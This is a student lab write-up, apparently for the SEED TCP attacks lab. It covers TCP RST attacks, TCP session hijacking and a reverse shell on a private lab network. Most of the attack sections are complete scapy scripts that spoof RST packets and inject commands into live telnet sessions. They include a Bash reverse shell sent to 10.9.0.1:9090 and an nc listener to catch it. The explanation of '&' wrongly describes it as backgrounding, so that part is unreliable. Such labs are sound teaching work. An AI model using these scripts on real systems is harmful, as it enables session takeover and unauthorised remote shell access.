
Go to 10.9.0.6 host A, type anything. The connect fail.

From wireshark, we can find both side send TCP RST.

Launching the attack automatically



Python code:



```
#!/bin/env python3

# Capture the packet 10.9.0.7:port rand->10.9.0.6 port 23
# spoof a RST packet 10.9.0.6:port rand->10.9.0.7 port 23
from scapy.all import*
def spoof(pkt):
    #IP
    ip=IP(src=pkt[IP].dst,dst=pkt[IP].src) # Since we send package A->B, We spoof a packet B->A reverse the source & destination
    #TCP
    #Dest same reason for the port number
    # ack and seq+1 please check the lab report
    tcp= TCP(sport=pkt[TCP].dport,dport=pkt[TCP].sport,flags="R",seq=pkt[TCP].ack)
    new_pkt=ip/tcp
    ls(new_pkt)
    send(new_pkt,verbose=0)
    print("RST is coming")
sniff(filter='ip src 10.9.0.7 and tcp', iface='br-1ac8f49cbf4c',prn=spoof)
~
~
~
~
~
~
~
```

Step 1: go to the attacker host , run the code.

Step 2: Go to the 10.9.0.7 ($ telnet 10.9.0.6) just type anything it will fail.

```
root@4b1f6585c6ea:/# telnet 10.9.0.7
Trying 10.9.0.7...
Connected to 10.9.0.7.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
613223676bd3 login: Connection closed by foreign host.
root@4b1f6585c6ea:/#
```

Step3:

We can find, when we launch the attack,

Filter :ip.src==10.9.0.6 and ip.src==10.9.0.7


Rest form 10.9.0.7 is found.

Since 10.9.0.6 never send a packet with seq with the spoofed seq, but 10.9.0.7 says it recieve such packet. There must somthing wrong . 10.9.0.6 also send RST.

```
110 3.136560527   10.9.0.6            10.9.0.7    TELNET   70 Telnet Data ...
111 3.136597570   10.9.0.7            10.9.0.6    TCP      56 23 → 38972 [RST] Seq=2101439433 Win=0 Len=0
112 3.136603063   10.9.0.7            10.9.0.6    TCP      56 23 → 38972 [RST] Seq=2101439433 Win=0 Len=0
113 3.136597570   10.9.0.7            10.9.0.6    TCP      56 23 → 38972 [RST] Seq=2101439433 Win=0 Len=0
114 3.161382569   10.9.0.6            10.9.0.7    TCP      56 38972 → 23 [RST] Seq=0 Win=1048576 Len=0
115 3.161387670   10.9.0.6            10.9.0.7    TCP      56 38972 → 23 [RST] Seq=0 Win=1048576 Len=0
116 5.170907470   02:42:0a:09:00:07               ARP      44 Who has 10.9.0.6? Tell 10.9.0.7
117 5.170932923   02:42:0a:09:00:07               ARP      44 Who has 10.9.0.6? Tell 10.9.0.7
```

Task 3: TCP Session Hijacking


Picture for the attack:



Step 1: go to the host 10.9.0.6, run ($ telnet 10.9.0.7)


Step 2: open wireshark , capture "Any" and set filter :ip.src==10.9.0.6 and ip.dist ==10.9.0.7

Find the last packet: find useful information:
DesPort, SrcPort,Next sequence number and Acknowledge number



Python-code:

Create a file name FuckYou in 10.9.0.7




Step3. Go to the attacker launch the attack.

Ourcomes:

In the host 10.9.0.7 we can find a file named fuckyou created.

Then, the 10.9.0.6 is freezes (no responds).

If we check wireshark, we can find from 10.9.0.6 send a lot of packet to 10.9.0.7 but no responds.(exactly as I draw the picture)



Launching the attack automatically

The timing of the attack:
Go to host 10.9.0.6 $ telnet 10.9.0.7 , input ID PW
Then go to the attacker host launch the atatck.
Python code:

```
seed@VM: ~/.../volumes
#!/usr/bin/env python3
from scapy.all import *
def spoof (pkt):
    old_tcp=pkt[TCP]
    newseq= old_tcp.seq+8
    newack=old_tcp.ack
    ip=IP(src="10.9.0.6",dst="10.9.0.7")
    #ip=pkt[IP]  # cannot directly use will fail...
    tcp=TCP(sport=old_tcp.sport,dport=old_tcp.dport,flags="A",seq=newseq,ack=newack)
    data="\r touch /tmp/FuckYouAgain \r"
    pkt=ip/tcp/data
    ls(pkt)
    send(pkt,verbose=0)
    quit()

myFilter="tcp and src host 10.9.0.6 and dst host 10.9.0.7 and dst port 23"
sniff(iface="br-26d91dc2db22",filter=myFilter,prn=spoof)

~
~
~
~
~
~
```

Host 10.9.0.6 is freezing:

```
  x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

This system has been minimized by removing packages and c
ontent that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' com
mand.
Last login: Wed Feb 15 03:54:53 UTC 2023 from user1-10.9.
0.6.net-10.9.0.0 on pts/5
seed@b10bf2a4f403:~$ aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaa
```

Host 10.9.0.7 create a file named FuckYouAgain

```
root@b10bf2a4f403:/tmp# ls
FuckYouAgain
root@b10bf2a4f403:/tmp#
```

Task 4: Creating Reverse Shell using TCP Session Hijacking

The command /bin/bash -i > /dev/tcp/10.9.0.1/9090 0<&1 2>&1 is a Bash reverse shell command that creates a reverse shell from a victim machine to a listener on a remote machine.

When this command is executed on a victim machine, it opens an interactive Bash shell that redirects standard input, output, and error to a TCP connection to a remote listener at IP address 10.9.0.1 and port 9090.
In the context of shell commands, 0, 1, and 2 represent the standard input, standard output, and standard error file descriptors, respectively.

In the command 0<&1 2>&1, 0<&1 redirects the standard input (file descriptor 0) to the standard output (file descriptor 1), effectively making the input and output streams the same. This can be useful in situations where a program expects input from the user but also outputs messages that need to be captured.

The second part of the command, 2>&1, redirects the standard error (file descriptor 2) to the same location as standard output (file descriptor 1). This ensures that error messages are also captured and sent to the same output stream as regular output.

n shell commands, the & character is used to run a command in the background, allowing the shell to continue executing other commands. When a command is run in the background, the shell immediately returns control to the user and does not wait for the command to finish executing.

For example, the command sleep 10 & would run the sleep command in the background for 10 seconds and immediately return control to the user, allowing them to continue entering commands into the shell.

Python code:
Except data all same

```
  GNU nano 4.8                                              ReverseShell.py
#!/usr/bin/env python3
from scapy.all import *
def spoof (pkt):
    old_tcp=pkt[TCP]
    newseq= old_tcp.seq+8
    newack=old_tcp.ack
    ip=IP(src="10.9.0.6",dst="10.9.0.7")
    #ip=pkt[IP]  # cannot directly use will fail...
    tcp=TCP(sport=old_tcp.sport,dport=old_tcp.dport,flags="A",seq=newseq,ack=newack)
    data="\n /bin/bash -i > /dev/tcp/10.9.0.1/9090 0<&1 2>&1\n "
    pkt=ip/tcp/data
    ls(pkt)
    send(pkt,verbose=0)
    quit()

myFilter="tcp and src host 10.9.0.6 and dst host 10.9.0.7 and dst port 23"
sniff(iface="br-26d91dc2db22",filter=myFilter,prn=spoof)
```

Step1: go to 10.9.0.6 ($ telnet 10.9.0.7 , input ID ,PW)
Step2: go to attacker(10.9.0.1) open a server to listen : $nc -lnv 9090
Step3:open an other attacker(10.9.0.1) launch the attack
Step4: go to 10.9.0.6 type some thing
Step5： got the reverse shell.